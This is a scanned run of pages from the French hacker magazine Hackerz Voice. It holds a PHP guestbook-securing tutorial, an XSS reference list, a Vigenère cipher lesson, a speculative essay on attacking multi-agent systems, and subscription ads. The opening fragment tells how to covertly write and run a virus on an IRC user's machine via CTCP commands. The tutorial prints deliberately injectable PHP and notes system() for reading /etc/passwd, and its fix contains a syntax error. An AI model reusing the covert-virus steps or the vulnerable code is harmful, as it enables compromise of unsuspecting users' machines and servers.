Etc. Et les capacités sont grandes. Vous pouvez créer un virus à distance et lui exécuter toujours à distance ! Sans être repérer bien sûr. La fonction /clear -s vide la boite de status ou s'affiche certains infos et /motd la remplit. Pour que la victime ne se rende compte de rien et le haltdef tout en haut pour qu'elle ne voit pas vos ctcps.. Bah manant pour vous créer un virus à distance c simple vous utilisez : **/ctcp pseudo write c:\\.** Et pour le lancer **/ctcp pseudo run c:\\..**

Thus, XiO



SÉCURISATION DE CODE PHP

Un Livre d'or Securisé

Le problème le plus important dans les livres d'or et forums en PHP, c'est que l'on peut y insérer du script et que cette faille n'est pas rare sur la toile... Méthode de sécurisation en trois points. Et que ça saute !

I) Etude du fonctionnement et du code d'un livre d'or simple :


a) Fonctionnement :

Un livre d'or en PHP est d'un fonctionnement très simple. Il se compose d'un formulaire qui se trouve sur la page d'accueil du livre d'or et qui servira à entrer ses commentaires, pseudo, etc.
Le livre d'or doit se composer également d'une autre page PHP qui va recevoir les variables et les stocker dans un fichier texte. Les variables correspondent par exemple à :
- variable1 pour le nom
- variable2 pour le message et ainsi de suite.

Une fois que ces variables sont enregistrées, la page d'accueil du livre d'or n'a plus qu'à les lire et à les afficher.
Le fonctionnement d'un livre d'or est aussi simple que cela !
Bien sûr, la majorité des livres d'or ne sont pas aussi simples. Beaucoup de choses s'y ajoutent comme par exemple afficher le nombre de visiteurs sur le livre d'or, prévenir par e-mail le webmaster quand quelqu'un signe le livre d'or et évidemment toute la mise en page HTML à ajouter, etc. Mais la structure reste la même, à l'exception des livres d'or qui fonctionnent avec MySQL ou d'autres bases de données.

b) Exemple :

```
----------------index.PHP3----------------
<p align="center"><u><b><font size="6">Livre
d'or</font></b></u>
<form method="POST" action="ajouter.PHP3">
Pseudo : <input type="text" name="nom"
size="39"><br>
Email : <input type="text" name="email"
size="39"><br>
Message: <input type="text" name="message"
size="39"><br>
<input type="submit" value="Envoyer"
name="B1"> <input type="reset"
value="Rétablir" name="B2">
</form>
<center><b><?include("nbmessage.txt");?> mes-
sage(s) sur le livre d'or.</b></center>
<?include("message.txt");?>
-----------------cut here--------------------
```



```
-------------ajouter.PHP3------------------
<?
$filename = "message.txt";
$fd = fopen( $filename, "r");
$lecture = fread( $fd, filesize($filename));
fclose( $fd );
$fp = fopen( "$filename", "r+");
fputs($fp,"<a href=\"mailto:$email\">$nom</a>
<br>$message
\n$lecture");
fclose($fp);
echo "<br>";
echo "<center>Votre message a bien été
ajouté</center>";
$fp=fopen("nbmessage.txt","r+");
$hits=fgets($fp,10);
$hits++;
fseek($fp,0);
fputs($fp,$hits);
fclose($fp);
?>
---------------cut here-----------------
```

Dans cet exemple, toute la mise en page HTML, les tableaux etc. ont été supprimés pour éviter de mettre des pages de code…
Expliquons :
Tout d'abord, dans le fichier index.php3, on fait un formulaire en HTML avec un champ pour le nom et un autre pour le message. Quand le formulaire est posté, il est envoyé à la page ajouter.php3. La page ajouter.php3 reçoit donc deux variables : "nom" et "message" qui prennent les valeurs données par l'utilisateur ayant rempli le formulaire.
Une fois ces variables reçues, le code PHP va créer un fichier message.txt et va mettre à l'intérieur de ce fichier les valeurs attribuées aux deux variables. Une fois que celui-ci est enregistré, s'affiche à l'écran un message de confirmation (fonction " echo ").
Pour terminer le code de la page, ajouter.php3 va incrémenter de 1 le nombre de messages et va stocker le nouveau chiffre dans nbmessages.txt. Comme l'option r+ est utilisée, l'ancien numéro sera écrasé par le nouveau.
La page index.php3 n'a plus qu'à afficher le contenu de ces deux fichiers avec : include().
Bien entendu, un vrai livre d'or ne se compose pas que de cela. A ceci, il faut ajouter des conditions sur le formulaire, par exemple interdire l'envoi du formulaire si le message est vide. Ce qui donne :

```
if (empty($message)){
echo "<br>";
echo "<center>Veuillez mettre un message</center>";
}
```

Voilà pour la présentation et l'explication du fonctionnement d'un livre d'or.
Certains problèmes vont se poser, c'est ce que nous allons voir…

II) Les problèmes :

En observant le fonctionnement du livre d'or, nous remarquons que les variables sont directement stockées dans le fichier messages.txt puis ré-injectées dans la page index grâce à **include()**. Comme aucune vérification du contenu de ces variables n'est effectuée, ceci pose un grave problème de sécurité !
En effet, imaginons que vous donniez ceci pour valeur à l'une des variables : <center>MOI</center>
Et bien le résultat sur la page index, c'est tout simplement que le code HTML va être exécuté et donc le " MOI " va être affiché en gras et au centre de la page.
Je pense que vous avez maintenant saisi le problème. Bien sûr, un code malveillant (HTML ou javascript) peut être ainsi inséré et exécuté par tous les visiteurs. Cela peut modifier l'aspect du forum, le rendre inutilisable, faire poster des messages automatiquement par les visiteurs, récupérer des cookies sur le disque dur du visiteur en exploitant une faille d'Internet Explorer, etc.
De plus, il est également possible d'insérer du code PHP qui sera exécuté par le serveur ! On peut par exemple insérer un **phpinfo()** pour obtenir toutes sortes d'informations. Encore plus grave, en utilisant la fonction **system()**, on peut obtenir facilement le fichier etc/passwd ou d'autres fichiers sensibles.
Les possibilités qu'offrent cette faille sont donc énormes !!

III) Sécurisation du code :

Il va falloir penser à sécuriser tout cela afin qu'aucun script ne puisse être exécuté sur le livre d'or.
Notre problème est que du code peut être exécuté sur la page index, et ce code est contenu dans une des variables. Il va donc falloir vérifier le contenu des variables pour empêcher l'injection de code malveillant.
Nous devons donc ajouter une routine qui va vérifier si les variables ne contiennent pas de code. Pour cela, on peut facilement reconnaître et trouver un caractère dans une chaîne. L'insertion de code est caractérisée par les balises : < et >. Il suffit donc d'ajouter un petit morceau de code dans la page ajouter.php3 qui va rechercher ces caractères dans les variables et les remplacer par un autre caractère. Et seulement ensuite, on pourra stocker les variables dans le fichier messages.txt qui sera lu par la page index.
Nous allons utiliser la fonction **str_replace()**. Comme ceci :

```
$message = str_replace("<",".",$message);
$message = str_replace(">",".",$message;
$nom = str_replace("<",".",$nom);
$nom = str_replace(">",".",$nom);
```

Ce morceau de code est à ajouter dans le fichier ajouter.php3, tout au début.
Une fois cette modification apportée, réessayez d'insérer du code. Vous verrez que rien ne pourra être exécuté.
Pour reprendre le même exemple, si vous insérez *<center>MOI</center>* dans une des variables, le résultat sur la page index.php3 ne sera pas l'interprétation du code (le MOI en gras et centré) mais plutôt ceci :
.b..center.MOI./center../b.
Ce qui est incompréhensible pour le navigateur et donc aucun code ne sera exécuté :)
Le problème de cette solution - remplacer par un point - est qu'elle est un peu trop "radicale" car elle peut modifier le contenu des messages légitimes. La meilleure méthode consiste donc à remplacer tous les caractères spéciaux < et > par leur codage en "entité HTML" qui sont respectivement < et >.
Le navigateur affichera les caractères > et < à l'écran, sans les considérer comme des délimitateurs de balises HTML.

Auteur : Johan M.
De l'équipe secureNT-2000
www.securent-2000.com





* Attaque par Brute Forcing du mot de passe possible si l'accès à une boîte n'est pas désactivé après un certain nombre d'essais infructueux, et si les mots de passe faibles sont autorisés (exemple : quatre chiffres)

* Si l'activation du javascript dans le navigateur est nécessaire pour pouvoir utiliser le service, cela facilite grandement la tâche de l'attaquant. C'est même suicidaire !

IV. Utiliser un dispositif de filtrage sûr

C'est très difficile, pour ne pas dire impossible. J'ai pu trouver le mois dernier que même les méthodes de filtrage de Yahoo! Mail et Hotmail avaient de gros problèmes de sécurité, permettant à du javascript d'être exécuté.

Les méthodes de filtrage utilisées changent suivant chaque site, chaque application. Elles ont toutes leurs qualités, mais surtout leurs défauts. Il faudrait faire une recherche sérieuse sur ce problème, en coopération avec plusieurs développeurs de services webmail pour aboutir à une solution standard relativement efficace et sûre. Si des gens sont intéressés, mailez-moi pour y participer !

V. Références

La place étant limitée, je ne cite pas tout. Une liste complète de références sera incluse dans la version anglaise de ce document qui sera publiée sur BugTraq et dans l'édition internationale de HZV (quand j'aurai eu le temps de le traduire ! ;)

[1] CERT Coordination Center : Understanding Malicious Content Mitigation for Web Developpers.
[2] CERT Advisory CA-2000-02 : Malicious HTML Tags Embedded in Client Web Requests.
[3] Jochen Topf, The HTML Form Protocol Attack, 15/08/2001
http://www.remote.org/jochen/sec/hfpa
[4] Jeremiah Grossman (WhiteHat Security), Web Application Security, 02/10/2001
http://www.whitehatsec.com/toorcon2001/index.htm
[5] FozZy, communiqué de la Hackademy, 12/12/2001
http://www.dmpfrance.com/comHotmail.html
[6] Marc Slemko, Microsoft Passport to Trouble, 05/11/2001
http://alive.znep.com/~marcs/passport
[7] mparcens, Yahoo/Hotmail scripting vulnerability, worm propagation, 30/05/2001
http://www.sidesport.com
[8] Microsoft Security Team, Cross-site Scripting Overview, 02/02/2000
http://www.microsoft.com/technet/security/topics/csoverv.asp
[9] Jeremiah Grossman (WhiteHat Security), 15/08/2001
http://www.whitehatsec.com/labs/advisories/WH-Security_Advisory-08152001.html
[10] Jeremiah Grossman (WhiteHat Security), 23/08/2001
http://www.whitehatsec.com/labs/advisories/WH-Security_Advisory-08232001.html
[11] Ben Li, 23/01/2001
Windows Security (win2ksecadvice) mailing list archives
[12] Georgi Guninski security advisory #5, 2000
[13] Marc Slemko, Re: [imp] sanitizing html, 23/02/2000
Vuln-dev mailing list archive

Voilà, ce fut long mais si bon ;)
J'espère que ce texte sera utile à tout le monde, développeurs comme utilisateurs, à des fins positives. Et signalez-moi mes erreurs et oublis éventuels... Toute contribution sera utile.
A la prochaine !

FozZy
Hackademy Member of Staff
fozzy@dmpfrance.com

WELCOMZ ZATAZ MAG

Les habitués du site Zataz.com sont déjà au courant de la sortie d'un nouveau magazine d'information sur l'underground informatique français : Zataz Magazine, version papier du site Zataz.

Nous connaissons bien Damien (Bancal) qui dirige ce nouveau (bon) magazine et nous lui souhaitons bonne chance.

Zataz magazine 32 pages 12 francs chez les marchands de journaux.

Tommy

Le 10 Mars HZV passe en mensuel ! Bonne année

Hackerz Voice International Edition

Hackerz Voice dispose désormais d'une édition internationale en anglais, accessible par abonnement dans le monde entier.


Votre journal affirme ainsi encore d'avantage son rôle de publication de référence dans l'univers du white hacking et de la sécurité informatique. Nous souhaitons donc la bienvenue dans la famille à tous nos nouveauxc lecteurs indiens, tchèques, espagnols, allemands, russes, népalais, japonais, croates, israeliens ainsi qu'à tous ceux qui viendront nous rejoindre...

L'augmentation continue tout au long de l'année 2001 de la qualité des articles de nos journaux, et la reconnaissance internationale qui s'en est suivie, sont allées de paire avec un intérêt manifeste des médias internationaux pour Zi HackademY. Elle a été annoncée et saluée par de nombreux intervenants de l'underground tant au niveau européens que dans les pays les plus lointains du Globe. Même les hackers népalais lisent Hackerz Voice !

Seule une édition internationale pouvait permettre de satisfaire ce besoin d'une information libre et dépassant la barrière du français. Cette approche colle très bien à nos motivations. Cette édition internationale est donc bien sûr disponible en anqlais. Sa parution trimestrielle (parallèlement au passage en mensuel d'Hzv dès le numéro 9) propose une sélection des meilleurs articles parus dans Hzv et Les manuels hors série.

Elle est disponible uniquement par abonnement, en version papier ou Pdf au prix de 20 euros pour l'année (4 numéros). Pour toute info et pour souscrire : **www.dmpfrance.com**

La rédaction



Crypto part 3 (tales from the crypt)

Le Carré de Vigenere

L'apparition de la cryptologie a inévitablement fait apparaître la cryptanalyse. Un message devant être tenu privé, même si il tombait entre des mains étrangères ne devait pas trahir un quelconque secret. Ainsi apparurent les premières méthodes de stéganographie (dissimulation de messages) suivies de la cryptologie (substitution, systèmes à clefs, ...).

L'histoire a vu apparaître de nombreuses personnalités (Babbage, Rivest Shamir et Adleman, responsables de la création du nouveau système de cryptologie RSA, ...). La cryptographie a d'ailleurs joué un grand rôle dans le cours de l'Histoire, et le décryptage ou non de certains messages aurait pu changer le cours de l'Histoire. Nous allons nous pencher sur les travaux d'un diplomate du 16ème Siècle: Blaise de Vigenère.

Ses travaux, sur la cryptographie à sens unique (qui fait que l'on crypte et décrypte avec la même clef) amenèrent les scientifiques américains du 19ème Siècle à créer un système de cryptage utilisant un chiffre à usage unique (que l'on n'utilisera qu'une seule fois) incassable, littéralement le Graal de la cryptologie.

Utilisons, selon l'idée d'Alberti (15ème Siècle) deux, ou plus, alphabets chiffrés pour coder un alphabet clair.

Alphabet clair	ABCDEFGHIJKLMNOPQRSTUVWXYZ
Alphabet chiffré 1	GHUKJPMOTRVXNABZWYELFDSCIQ
Alphabet chiffré 2	MLKQSBFJHGPOIUAYZTVRNBCXEW

Pour crypter le message "bonjour" nous allons crypter B avec la lettre qui y correspond du premier alphabet chiffré, O avec la lettre correspondante du deuxième alphabet, N avec la lettre correspondante du premier, etc... Ainsi "bonjour" donne "HAAGBNY". Notons que dans un message crypté la ponctuation, les distinctions entre majuscules et minuscules n'ont pas lieu d'être. Cependant Alberti n'a pas su arriver aux bouts de ses travaux, et cette tache revint à 3 chercheurs: Jean Trithème (15ème Siècle), Giovanni Porta et Blaise de Vigenère (16ème Siècle). Ce fut Vigenère qui fournit la forme finale de ce système de cryptage, c'est donc ainsi que ce procédé porte son nom. Ce procédé nécessite l'utilisation d'un Carré de Vigenère, comme suit:

Clair	ABCDEFGHIJKLMNOPQRSTUVWXYZ
1	BCDEFGHIJKLMNOPQRSTUVWXYZA
2	CDEFGHIJKLMNOPQRSTUVWXYZAB
3	DEFGHIJKLMNOPQRSTUVWXYZABC
4	EFGHIJKLMNOPQRSTUVWXYZABCD
5	FGHIJKLMNOPQRSTUVWXYZABCDE
6	GHIJKLMNOPQRSTUVWXYZABCDEF
7	HIJKLMNOPQRSTUVWXYZABCDEFG
8	IJKLMNOPQRSTUVWXYZABCDEFGH
9	JKLMNOPQRSTUVWXYZABCDEFGHI
10	KLMNOPQRSTUVWXYZABCDEFGHIJ
11	LMNOPQRSTUVWXYZABCDEFGHIJK
12	MNOPQRSTUVWXYZABCDEFGHIJKL
13	NOPQRSTUVWXYZABCDEFGHIJKLM
14	OPQRSTUVWXYZABCDEFGHIJKLMN
15	PQRSTUVWXYZABCDEFGHIJKLMNO
16	QRSTUVWXYZABCDEFGHIJKLMNOP
17	RSTUVWXYZABCDEFGHIJKLMNOPQ
18	STUVWXYZABCDEFGHIJKLMNOPQR
19	TUVWXYZABCDEFGHIJKLMNOPQRS
20	UVWXYZABCDEFGHIJKLMNOPQRST
21	VWXYZABCDEFGHIJKLMNOPQRSTU
22	WXYZABCDEFGHIJKLMNOPQRSTUV
23	XYZABCDEFGHIJKLMNOPQRSTUVW
24	YZABCDEFGHIJKLMNOPQRSTUVWX
25	ZABCDEFGHIJKLMNOPQRSTUVWXY
26	ABCDEFGHIJKLMNOPQRSTUVWXYZ

Si, pour crypter un message, l'expéditeur n'utilisait qu'une seule ligne du carré, le cryptage serait d'une grande simplicité à déchiffrer, se basant sur un faible procédé de cryptage, connu sous le nom de Chiffre de César (on décale les lettres d'après un certain nombre invariable). Mais si l'expéditeur utilise différentes lignes du tableau (par exemple la 12, puis la 23, ...), le système devient plus complexe et il est dès lors nécessaire que le destinataire ait connaissance des lignes choisies utilisées pour crypter chaque lettre, afin de décrypter le message en entier. Cet accord se fait grâce à un mot-clef. Voyons en exemple comment utiliser une telle clef pour crypter le message: "fire in the hole".

Tout d'abord, le mot clef est épelé bien clairement au-dessus du message, et répété en boucle de sorte que chaque lettre du message soit associé à une lettre de la clef. Prenons comme mot-clef: "affirmative".

Clef	AFFIRMATIVEAF
Message en clair	FIREINTHEHOLE

Pour crypter on procède ainsi: pour la première lettre F (de "fire in the hole"), identifiez la lettre clef qui se trouve au dessus. Ainsi ici il s'agit de A (de "affirmative"), qui détermine une ligne particulière du Carré de Vigenère. La ligne commençant par A est la dernière (26), et c'est cette ligne qui va définir l'alphabet à utiliser pour crypter la lettre F et F uniquement.

On cherche dans le carré à quoi correspond en crypté, la lettre F. Il s'agit de F (il ne s'agit pas de hasard, c'est du au fait que l'on a utilisé A comme référence, l'alphabet clair et le 26ème alphabet se superposent). Pour que ce soit bien clair, on va continuer le processus. On regarde la lettre au dessus du I (de "fire in the hole"), il s'agit de F (de "affirmative"). Dans le tableau, la ligne que l'on va utiliser au cryptage est la ligne 5 car c'est sur elle que la lettre F est placée au début. Puis on regarde à quoi correspond, avec cet alphabet, la lettre cryptée que l'on va placer pour remplacer la lettre I. On croise les lignes et on s'aperçoit qu'il s'agit de N. On obtient rapidement le résultat suivant :

Clef	AFFIRMATIVEAF
Message en clair	FIREINTHEHOLE
Message crypté	FNWMZZTAMCSLJ

Le seul message qui circule est crypté et si il tombait entre des mains malvenues, le cryptanalyste ne pourrait lui appliquer une méthode classique, qui consiste à analyser la fréquence d'apparition des lettres pour en déduire leur véritable nature. Par exemple au milieu de notre message crypté on retrouve deux fois la lettre Z ce qui n'indique pas du tout qu'il s'agit de la même lettre dans le message en clair. Le destinataire n'a plus qu'à utiliser la clef pour décrypter le message crypter. Il n'y a que lui et l'expéditeur qui possèdent la clef. Le destinataire doit effectuer le travail en sens inverse: pour la 2ème lettre, par exemple, il va chercher la ligne commençant par F (de "affirmative") et va chercher la lettre en clair qui correspond au N du message crypté.

Mais le Carré de Vigenère comporte, comme quasiment tout système, une faille.

Cette faille c'est Charles Babbage qui la mettra en évidence au 19ème siècle. Par exemple si le mot-clef pour crypter la lettre E est "AWP" il n'y a alors que trois façons différentes d'encrypter la lettre selon sa position dans le texte.

Prenons l'exemple de cette phrase : "thé russe thé jasmin thé chine" (où l'on fait s'y répéter le mot "thé" trois fois), le mot clef est "KILO":

Clef	KILOKILOKILOKILOKILOKILOK
Message en clair	therussethejasminthechine
Message crypté	DPPFEADSDPPXKAXWXBSSMPTBO

Ici "thé" est crypté par deux fois DPP et une fois BSS. En effet thé a été crypté par deux fois avec les lettres KIL du mot-clef. Babbage a ainsi exploité cette faille (qui est présenté très très succintivement, nous n'allons pas nous attarder sur ses travaux) pour traduire un texte crypté avec le système du Carré de Vigenère. Mais supposons que nous créions une clef qui soit de la même longueur que le texte.

Clef	??????????????????????
Message en clair	??????????????????????
Message crypté	NEFTRNOVEMFDYXJTLUWUJS

On va supposer maintenant que ce texte comporte au moins une fois le déterminant "les". On va placer les à divers endroits du texte et regarder ce que cela donne.

Clef	CAN???DRM?????YPT?????
Message en clair	LES???LES?????LES?????
Message crypté	NEFTRNOVEMFDYXJTLUWUJS

Nous avons placé les arbitrairement de manière à tenter de discerner la signification de la clef. On a trouvé CAN ce qui peut correspondre à quelque chose de correct. On va le garder. On a trouvé DRM, nous en le garderons pas car il est peut probable que cela donne quelque chose de concluant. On a trouvé YPT et on va le garder car il est possible que la clef contienne un mot avec YPT. On va tester différents mots qui comportent YPT et nous verrons si on obtient quelque chose de concluant au niveau du message en clair.

Clef	CAN?????????CRYPTE????
Message en clair	LES?????????WGLESQ????
Message crypté	NEFTRNOVEMFDYXJTLUWUJS

Apremment CRYPTE ne donne rien de prometteur. Nous allons essayer EGYPTE.

Clef	CAN?????????EGYPTE????
Message en clair	LES?????????URLESQ????
Message crypté	NEFTRNOVEMFDYXJTLUWUJS

La suite donnée dans le message cryptée a un sens. Nous pouvons donc penser que EGYPTE peut correspondre à une partie du mot clef en ayant fait apparaître URLESQUE de "burlesque" ou d'un morceau de phrase comme "sur les q...". Nous avons trouvé comme mot EGYPTE et nous avons au début CAN probablement issu de CANADA.

Clef	CANADA??????EGYPTE????
Message en clair	LESTON??????URLESQ????
Message crypté	NEFTRNOVEMFDYXJTLUWUJS

L'essai semble avoir été concluant. Ainsi on peut en déduire que ton de leston veut dire: "les tonnes" "les tons" "les tonneaux", etc... On va essayer "les tonneaux".

Clef	CANADABRESI?EGYPTE????
Message en clair	LESTONNEAUX?URLESQ????
Message crypté	NEFTRNOVEMFDYXJTLUWUJS

On a presque trouvé un autre morceau de clef correspondant sûrement à BRESIL. On va transposer puis se demander ce qui pourrait aller comme mot clef à la fin en sachant que l'on a jusqu'ici des noms de pays. On peut songer à CUBA.

Clef	CANADABRESILEGYPTECUBA
Message en clair	LESTONNEAUXSURLESQUAIS
Message crypté	NEFTRNOVEMFDYXJTLUWUJS

Le message semble avoir été décrypté. La faiblesse du système tenait en la suite logique que formaient les caractères composant la clef. Ainsi en utilisant une clef dénuée de sens et qui correspond à la longueur du message on obtient un résultat surprenant. Ainsi même en plaçant des petits mots comme ce que nous avons fait ci-dessus, le cryptanalyste ne peut savoir si son choix est bon car il n'y a pas de logique ou de signification de la clef. Pour un message de 21 lettres il y a 500 000 000 000 000 000 000 000 000 000 de clefs possibles ce qui rend le décryptage du message littéralement IMPOSSIBLE. D'ailleurs même en faisant toutes les clefs possibles il y aurait un obstacle majeur au décryptage du message: on pourrait trouver le bon, mais aussi de mauvais.
La sécurité du chiffre à usage unique (ne perdons pas de vue qu'il ne faut utiliser la clef qu'une fois sinon il y a possibilité, que je n'explicite pas, de décrypter) tient à la rédaction aléatoire de la clef. Ce chiffre est réellement d'une sûreté absolue. Rien ne peut en venir à bout, rien.

Principale ressource: Histoire des codes secrets, Simon Singh.

Da Strifouz (member of Zi HackAdemY)





SMhAck the system



Le but de cet article n'est pas de vous former à une quelconque technique de hacking. L'idée est plutôt de vous présenter une des évolutions probables du piratage.

Même s'il y a encore des puristes qui soutiennent le contraire, l'informatique est une science à part entière. Contrairement à une idée reçue, l'évolution d'une science n'est pas continue, elle se fait par paliers. On peut comparer ce phénomène au déferlement des vagues lors d'une marée montante : chaque vague recouvre soudainement un peu plus le rivage. En termes savants, on appelle chaque vague un paradigme. Pour illustrer ce propos, prenons notre science favorite : l'informatique. Toute théorie, en informatique, aboutit logiquement à la conception d'un programme, rendue possible par un langage de programmation. Il existe donc une correspondance entre paradigme et grande famille de langages. Le paradigme *procédural* a aboutit à Fortran, Pascal, C. Puis, au paradigme *fonctionnel* correspondent les langages tels que Lisp ou Scheme. Enfin, le paradigme dominant actuel est celui de l'*objet*, auquel correspond les langages les plus récents comme C++ et Java. Le prochain paradigme dominant est probablement celui de l'**agent** (pas aussi dangereux que l'agent Smith de Matrix, rassurez-vous !).

L'agent est un objet évolué qui est doué d'une autonomie qui lui sert à satisfaire ses buts. Ce concept n'est pas étranger des pirates puisqu'ils en sont à l'origine. En effet, les premiers agents de l'histoire " numérique " sont les virus. Ils sont autonomes car ils ne sont pas contrôlés. Leur but est de détruire le système ou de se reproduire (et " inconsciemment " de faire la fierté de leur concepteur ;-).
Les applications du futur seront des **systèmes multi-agents** (SMA). Les avantages sont multiples :
- distribution des calculs sur un réseau de machines (parallélisme)
- résistance aux pannes (la perte d'un agent ne compromet pas le reste du système)
- auto-organisation sans contrôle centralisé (pas de lieutenant borné :-D)
- émergence d'un comportement compliqué à partir d'une interaction de comportements élémentaires (une fourmis seule n'est rien, mais la fourmilière accomplit des travaux complexes)

Dans les labos des chercheurs, des applications voient le jour. Ainsi, la recherche d'informations par les moteurs de recherches, très ennuyeuse et souvent inefficace, est remplacée par un SMA où les agents se déploient sur Internet et collectent des informations. Si un site est très intéressant l'agent déposera un marqueur (comme les phéromones de nos amies les fourmis) pour orienter les autres vers cet endroit. En matière de sécurité informatique, on peut imaginer que la surveillance du réseau se fasse par un SMA. Au lieu que l'administrateur ait la lourde tâche de bâtir un mur à chaque trou de sécurité, le SMA se charge de se répartir et de s'adapter à la technique du hacker.
La coutume du monde du piratage est de se servir des artifices de la victime contre elle-même. Les capacités des SMA résident dans l'*interaction* des agents. Ils doivent nécessairement communiquer pour s'organiser et se répartir la tâche. Qui dit communication dit protocoles ; les hackers ont dans ce domaine une expérience et une compétence non négligeable. Mais d'autres techniques de piratage, moins classiques, sont à prévoir.

Les modèles d'organisation des SMA sont pour la plupart inspirés des animaux ou des hommes. Par exemple, un SMA peut être basé sur des votes (démocratie). Si le SMA est fortement hiérarchisé, l'analogie est militaire. Enfin un SMA peut fonctionner sur le principe de la loi du marché (offres, demandes, enchères ...), il sera dès lors qualifié de capitaliste (attention aux agents américains impitoyables dans ce domaine !). Pour déjouer de tels systèmes, le hacker devra acquérir des connaissances en sociologie (un comble pour sa réputation d'homo-informaticus accro à son clavier). À la manière de nos chères langues de bois que sont nos gouvernants, il pourra user de marchés truqués, de pots de vin ou de différents trafics d'influence. Nous pouvons aussi imaginer, l'infiltration d'un agent espion soigneusement programmé (James Bond est toujours tiré à quatre épingles) chargé d'étudier le comportement des agents victimes : une sorte de *sniffing orienté agent.* Les informations récoltées pourront servir à l'apprentissage des agents qui passeront à l'attaque après cette phase de renseignement (Le prédateur doit bien connaître sa proie, sans quoi il rentre bredouille dans sa tanière).

En ce qui concerne les organisations animales, le pirate pourra, par exemple, provoquer une diversion en attirants les agents par des dépôts de phéromones. Mais ces sociétés d'agents sont plus difficiles à dérouter du fait de leur complète décentralisation et de l'extrême simplicité de leur mode de communication, n'offrant que peu de portes cachées. Pour remédier à ce problème et après avoir bouquiné la sociologie, il pourra s'orienter vers la biologie. La théorie de l'évolution, de Darwin, lui donnera toutes les notions nécessaires à la conception d'un *algorithme génétique*. Pour vous éviter toute la lecture de la bibliothèque du coin, voici l'ossature commune à tout les algorithmes génétiques :

Représenter les individus (ici des agents) par des ensembles de gènes (des chromosomes)


```
TANT QUE la population ne s'est pas adaptée à l'environnement (ici le système cible)
{
   Effectuer au hasard des mutations et des croisements
   Sélectionner les meilleurs individus
}
```

Une *mutation* consiste à modifier légèrement un gène d'un individu. Le croisement permet la création d'un nouvel individu à partir du mélange de deux autres en mixant leur chromosomes. Avec cet algorithme, le hacker pourra faire évoluer une tribu d'agents pirates qui aura la capacité d'attaquer un réseau entier de machines. La victime sera plongée sous une avalanche d'attaques qui lui sera pratiquement impossible de repousser, si ce n'est par une armée d'agents de sécurité dotée de la même faculté d'évolution.

Nous l'avons vu, le piratage est loin d'être mort. Les perspectives sont illimitées et s'orientent vers une guerre stratégique entre *fourmis informatiques*. Le hacking s'enrichira certainement de cette diversification. Il touchera, en plus de la programmation réseau et système, les techniques de **l'intelligence artificielle.**

Cependant, *" Constamment en mouvement l'avenir est "* disait maître YODA. De ce fait, il est possible que l'anticipation délivrée dans cet article se révèle pure science fiction gardant toutefois, je l'espère, sa qualité divertissante.

Samsagace





Le Manuel n°4 en vente chez votre marchand de journaux

Le numéro qui a fait le tour du monde et qui a atterri sur le bureau du PDG américain de Yahoo !

HISTORIQUE !!!

Hackerz Voice passe mensuel le 10 mars



Abonnement

8

Recevez chez vous HACKERZ VOICE,

32 € pour 12 numéros, soit 2,66 € seulement le numéro !

SIMPLE ET RAPIDE

Abonnez vous PAR TÉLÉPHONE AVEC VOTRE CB AU 01 53 66 95 28

Carte Bancaire n° □□□□ □□□□ □□□□ □□□□

Expire en □□ / □□

ou RÉGLEMENT PAR CHÈQUE DE 32 EUROS À L'ORDRE DE DMP (à renvoyez avec ce coupon à DMP, 26 bis rue, Jeanne d'Arc 94160 Saint-Mandé

Nom : Prénom :

Adresse postale :

Code postal :

Ville : E-mail :

Date : Signature :


HALTE AUX BUGS
VOUS ÊTES ENVAHI PAR LES BUGS
LES BUGS VOUS MINENT, LES BUGS VOUS GRIGNOTENT, LES BUGS VOUS RONGENT
UNE SEULE SOLUTION
LOOLAVOLEUZ
BOUM
LA FILLE QUI FAIT BUGUER LES BUGS
-CAPTAIN CAVERN-

SOMMAIRE

L 19074 8 - F: 3,00 € - RD

"L'hacktion-shirt Zi HackAdemY"

By Hackerz Voice

We need You, en achetant ce tee shirt vous contribuez au développement de la première Hack school française



PROMO !

3 T-shirts pour 45 € au lieu de 63 €

Je commande à HACKERZ VOICE

Nom : .... Prénom : ....
Adresse : ....
.... Code : ....
Ville : .... E-mail : ....

Signature

8

Je choisis la promo : 3 "Zi HackAdemY" pour 45 € ☐

Je choisis : 1 "Zi HackAdemY" pour 21 € ☐

PAIEMENT

☐ par chèque à l'ordre de DMP, 26 bis, Rue Jeanne d'Arc, 94160 Saint-Mandé

☐ par Carte Bleue ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐

Expire en ☐☐ / ☐☐

Taille XL XXL

☐ ☐